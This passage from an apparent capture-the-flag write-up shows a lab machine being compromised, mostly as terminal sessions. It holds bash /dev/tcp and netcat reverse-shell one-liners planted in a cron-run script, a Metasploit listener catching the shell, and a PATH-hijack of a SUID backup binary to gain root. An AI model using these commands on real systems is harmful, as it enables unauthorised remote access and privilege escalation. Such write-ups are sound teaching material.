47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-p
arts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
arts --report /etc/cron.monthly )
#
www-data@ubuntu:/opt$ echo "bash -i >& /dev/tcp/10.17.42.19/8080 0>&
1" > helloworld.sh
rld.shbash -i >& /dev/tcp/10.17.42.19/8080 0>&1" > hellowor
www-data@ubuntu:/opt$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/
sh -i 2>&1|nc 10.17.42.19 1234 >/tmp/f" > helloworld.sh
c 10.17.42.19 1234 >/tmp/f" > helloworld.shin/sh -i 2>&1|nc
www-data@ubuntu:/opt$
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.42.19:8080
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.42.19:1234
[*] Command shell session 2 opened (10.17.42.19:1234 -> 10.10.121.116:45462)
 at 2024-07-08 16:10:07 +0530


Shell Banner:
/bin/sh: 0: can't access tty; job control turned off
$
-----

$ whoami
archangel
$ id
uid=1001(archangel) gid=1001(archangel) groups=1001(archangel)
$
```

```
msfconsole
archangel@ubuntu:~$ whoami
whoami
archangel
archangel@ubuntu:~$ id
id
uid=1001(archangel) gid=1001(archangel) groups=1001(archangel)
archangel@ubuntu:~$
```

In the `archangel`'s home directory, i found a backup file in `/home/archangel/secret/backup` directory:

```
archangel@ubuntu:~$ ls
ls
myfiles  secret  user.txt
archangel@ubuntu:~$ cd secret
cd secret
archangel@ubuntu:~/secret$ ls
ls
backup  user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$
```

This file had the root user's privileges and `archangel` user could able to execute this file.
When i run this script, it was showing me that the PATH is invalid to copy all files under the `~/myfiles/*` directory.

```
archangel@ubuntu:~/secret$ ls
ls
backup  user2.txt
archangel@ubuntu:~/secret$ ls -la
ls -la
total 32
drwxrwx--- 2 archangel archangel  4096 Nov 19  2020 .
drwxr-xr-x 6 archangel archangel  4096 Jul  9 11:31 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$
```

Archangel can execute this file.

The invalid PATH ($PATH) assigened to this file, so it is unable to run the cp or copy command for the specified PATH.

I made my own `cp` command contained a `/bin/bash` shell `echo "/bin/bash" > cp`, and give that executable permissions to it.

Then i declare my own system PATH (`$PATH`) to the directory where i made the `cp` command.

```
export PATH=$PWD:$PATH
```

```
archangel@ubuntu:~/secret$ ls
ls
backup  user2.txt
archangel@ubuntu:~/secret$ echo "/bin/bash" > cp      # creating own cp command, which contains a bash shell
echo "/bin/bash" > cp
archangel@ubuntu:~/secret$ chmod +x cp      # making cp executable
chmod +x cp
archangel@ubuntu:~/secret$ ls
ls
backup  cp  user2.txt
archangel@ubuntu:~/secret$ echo $PATH #### OLD PATH ####      OLD PATH for system
echo $PATH #### OLD PATH ####
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
archangel@ubuntu:~/secret$

archangel@ubuntu:~/secret$ export PATH=$PWD:$PATH      # Exporting our new PATH
export PATH=$PWD:$PATH
archangel@ubuntu:~/secret$ echo $PATH  #### NEW PATH ####
echo $PATH  #### NEW PATH ####
/home/archangel/secret:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin      # Here is our new PATH
archangel@ubuntu:~/secret$
```

Now i executed the `backup` file and got a root shell.

```
archangel@ubuntu:~/secret$ ls
ls
backup  cp  user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
root@ubuntu:~/secret# whoami
whoami
root
root@ubuntu:~/secret# id
id
uid=0(root) gid=0(root) groups=0(root),1001(archangel)
root@ubuntu:~/secret# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
root@ubuntu:/root#
```

And i successfully rooted the target.